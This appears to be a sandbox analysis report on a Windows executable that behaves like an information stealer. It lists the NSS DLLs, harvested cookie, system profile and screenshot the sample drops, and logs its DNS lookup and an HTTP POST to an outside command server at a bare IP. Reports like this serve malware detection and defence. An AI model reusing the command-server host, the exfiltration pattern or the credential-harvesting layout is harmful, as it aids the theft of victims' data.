Encrypted:	false
SSDEEP:	6:PkopYjdt38FfrfXoL2fgsQvYf6gOOr7kmh:copYxt3efJQAf6h2omh
MD5:	C4EBAFA07BE27655244E42B8F1151887
SHA1:	6462D6E731E6A06E92E1A2CBC547FC750E114A67
SHA-256:	EA80C2FBBF9258C495719B8E4284E7462826E61EDD2E706AFD46226DBC7C0E27
SHA-512:	80B3FC32559AB487C93C37E9B6A86803E6159A36FC84ADF1C5F71128784003A6CC5EE66134ABB0D56DCE433939FD419586B137B5D473152166FED73225EC8DA
Malicious:	false
Preview:	.google.com.FALSE./.FALSE.1617281028.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoO dR5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\Files\Default.zip	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582 F
Malicious:	false
Preview:	PK.....

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\information.txt	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	ISO-8859 text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12333
Entropy (8bit):	5.289829505903937
Encrypted:	false
SSDEEP:	192:MOIO5OaQkmHnMbQjWpgBdQXRsg8qbNqqN:1xQJZHnM8jWpgUX2MboqN
MD5:	EFF353E26E13F6462EE3039A13D949DE
SHA1:	695408D04FEA104ACF2801C9326A26ED1FD4FAA1
SHA-256:	8A1531D2B120705D0AF998DC15458FF0247CC503EAA9EFDE6D457A28153C4EDC
SHA-512:	AE76555E8E21E379A43318821E7DC5181687246F86368797AF585E4FFB7D7CFB9CF03E5CC11D7EDDE3F43C105C21B11C612D824908B1FE2AF94EF0088537486D
Malicious:	false
Preview:	Version: 41....Date: Sat Sep 25 10:15:05 2021..MachineID: d06ed635-68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..HWID: d0 6ed635-68f6-4e9a-955c-90ce-806e6f6e6963....Path: C:\Users\user\Desktop\0lm81UZm7Y.exe ..Work Dir: C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ . ...Windows: Windows 10 Pro [x64]..Computer Name: 715575..User Name: user..Display Resolution: 1280x1024..Display Language: en-US..Keyboard Languages: English (United States)..Local Time: 25/9/2021 10:15:5..TimeZone: UTC-8....[Hardware]..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..CPU Count: 4..RAM: 8191 MB..VideoCard: Microsoft Basic Display Adapter....[Processes]..--------- System [4]..---------- Registry [88]..- smss.exe [296]..- csrss.exe [388]..- wininit.exe 460]..- csrss.exe [472]..- services.exe [556]..- winlogon.exe [564]..- lsass.exe [584]..- fontdrvhost.exe [680]..- fontdrvhost.exe [688]..- svchost.exe [708]..- svchost.exe [792]..- svchost.exe [83

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\screenshot.jpg	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	95175
Entropy (8bit):	7.917148769434925
Encrypted:	false
SSDEEP:	1536:CLVy/rPzIb/iH5Ll8yivftLFtDKTnnmGHp/aOY6di2WAaJ3Jy71g03DhiVxp6FRi:mavc6DhpicA2W55oFKQdE
MD5:	20A43A25B2EDF4E4C9077536C21B270E
SHA1:	5C8E3282987247CDE264F6255DA9AC0E3EB36AF1
SHA-256:	9D8BAA920B928872B4B4F6C7E623ED0211791D52B1BAAF6BF73FF260FEA18E20
SHA-512:	88B1887A0711476A21256A907F883C660FEC9155AB38927453D9AF7EA89DE15A1F6742009319E386E982D2F2A402C9A86C543CAF766EF4481601E051DB72CE07
Malicious:	false

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\screenshot.jpg

Preview:

......JFIF.....`.`.....C................................. $.' ",#..(7),01444.'9=82<.342...C..........2!.!22222222222222222222222222222222222222222222222222..........".................. ....}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.. ....?..01KK...lq\....xcS.m..#Hm.....T......<!...wq5...v1.?S.....rHj-.U:...5...........|..+.......}...<.>...H.......Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S....."SW.^..c......^s........u,- n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z....>.....4+..b.Y&..F...)Pq.L....... .....H.#.|..).?.H.'.|....).?m.....h.t......|4.%...d....

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\temp

Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	446464
Entropy (8bit):	0.7566157125723347
Encrypted:	false
SSDEEP:	768:PoiWBBjkoiWBBjN20olG4oNQraFB/JraFB/Q:AiQindo6QLQG
MD5:	9653810690994AC16905DC06471B8597
SHA1:	2A583B4D86270D5A0676A475ECFFE90CA570D74D
SHA-256:	E55A2047B2CA9D2F9EDC0CFE0126F5E9644D3311BC0BBA7125EF7E5BB00A2D85
SHA-512:	786D1708751189D35098E011B225FEEC6041169FB36ADE133EC0F24C81B35F8E9677A7F2CA6E4EDD8683558CF41E87BFC39217BB0C6DBDA4E54E1E513EB4A81
Malicious:	false

Preview:

SQLite format 3......@ ....C....... ..g... .8.. ....

C:\ProgramData\freebl3.dll

Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:

MZ......................@.................................. ....!..L.!This program cannot be run in DOS mode....$........./...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV........................PE..L....b.[.........."!.........f......)...p.......s.... @.........................p...P............@..x...................P......0...T..............................@...............8............................text...t........................... ..`.rdata..............................@..@.data. ..,H..........................@....rsrc...x....@......................@..@.reloc.......P......................@..B.. ....

C:\ProgramData\mozglue.dll

Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:

MZ......................@...!..L.!This program cannot be run in DOS mode....$.........U..;..;..;.....;.W....;...8..;...?..;...:..;...>..;...:...;..:.w.;...?..;...>..;...;..;... ...;...9..;.Rich.;.........................PE..L...._.[.........."!.....z..@.......3....@A........................@...t.......,.... ..x....................0..h.......T..................T.... ...h...@..................l........................text....x.......z.................. ..`.rdata..^e.......f...~..............@..@.data..............................@....didat..8...........................@....rsrc...x.... ....@..@.reloc..h....0......................@..B.. ....

C:\ProgramData\msvcp140.dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecI
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....".."...;.....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y.....".....!.....P..... .....az....@A.....C.....R..,.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\ProgramData\nss3.dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z..._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....".....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG..`..."...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B.....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nlVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[.....".....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows

C:\ProgramData\vcruntime140.dll	
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\msvcp140[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y....."!.....P..... .....az....@A.....C.....R.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\vcruntime140[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nss3[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nss3[1].dll	
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z.._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[......"!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...".B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\freebl3[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[....."!.....f.....).....p.....s.... @.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data. ..,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\mozglue[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;.....;.W...;...8..;...?..;...:..;...>..;...:..;...:.w.;...?..;...>..;...;..;... ...;...9..;.Rich.;.....PE..L...._.[....."!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T.... ...h...@.....l.....text....x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\softokn3[1].dll	
Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\softokn3[1].dll	
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[.....'!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....I.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.876337385377755
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	0lm81UZm7Y.exe
File size:	589312
MD5:	14c81d7bc27bdb0d92cfff414f8ffd04
SHA1:	a1e4f8e3c26b95f96915a7258d9af11f5361d01c
SHA256:	4087eb3e978126b130b53e7477fbccec4c5502cf670594daea6176e4535169b3
SHA512:	cfae664458f2e4cb121203e032bb6c900f443078d2109567236e699d75c9465a275807be0ec08c017b45ade74be2283d8e1543dbf5397309d9deccb842102d6d
SSDEEP:	12288:avl7iDu/YedzIaqOA1yWvbFJze8mgvVnISfAqRWxwBe:E7eu/YehLqPgqFRbVfxWxwB
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....PE..L....B._...

File Icon

Icon Hash:	8c8cbcccce888ae7

Static PE Info

General

Entrypoint:	0x401cf5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x5F9B4210 [Thu Oct 29 22:28:32 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5

General

Subsystem Version Minor:	0
Import Hash:	cff62fa5d60c26268b201fcb5b9dc813

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x82800	0x82800	False	0.976429672534	data	7.98828575349	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x84000	0x31d2	0x3200	False	0.25265625	data	4.16016942345	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x88000	0x8557c	0x1e00	False	0.117578125	data	1.31882001666	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x10e000	0x8020	0x8200	False	0.617247596154	data	6.03737464073	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 25, 2021 10:15:02.481113911 CEST	192.168.2.5	8.8.8.8	0x3793	Standard query (0)	mas.to	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 25, 2021 10:15:02.501431942 CEST	8.8.8.8	192.168.2.5	0x3793	No error (0)	mas.to		88.99.75.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mas.to
- 159.69.203.58

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49743	88.99.75.82	443	C:\Users\user\Desktop\0lm81UZm7Y.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49744	159.69.203.58	80	C:\Users\user\Desktop\0lm81UZm7Y.exe

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:15:03.246696949 CEST	1055	OUT	POST /1008 HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 159.69.203.58 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Sep 25, 2021 10:15:03.361848116 CEST	1056	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:15:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 39 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 65 8c b1 0a 83 30 10 86 9f c6 25 48 50 8b 4b 32 d6 4e 1d 2c d4 6e 5d ae 31 5a 31 21 21 b9 ab f5 ed 2b c9 58 0e fe ef 3b f8 ef ea b2 fe 9b a6 ad ca 4e 4f 40 06 65 d1 5d ee d7 a1 bf 15 4f c9 38 7e 51 30 3e c2 91 1b 18 a3 91 71 26 58 33 41 e2 0b d4 4a 3e a9 72 a3 4e e2 21 c6 cd 85 31 2d 40 f8 4e 32 3b 37 9b 5c 20 54 89 8f e1 9c 2f c3 ee f3 db 55 ef 07 65 5b 49 0c a4 a5 75 9f 45 47 61 29 2e 4a 58 7f 92 3f 78 84 d6 b9 ba 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 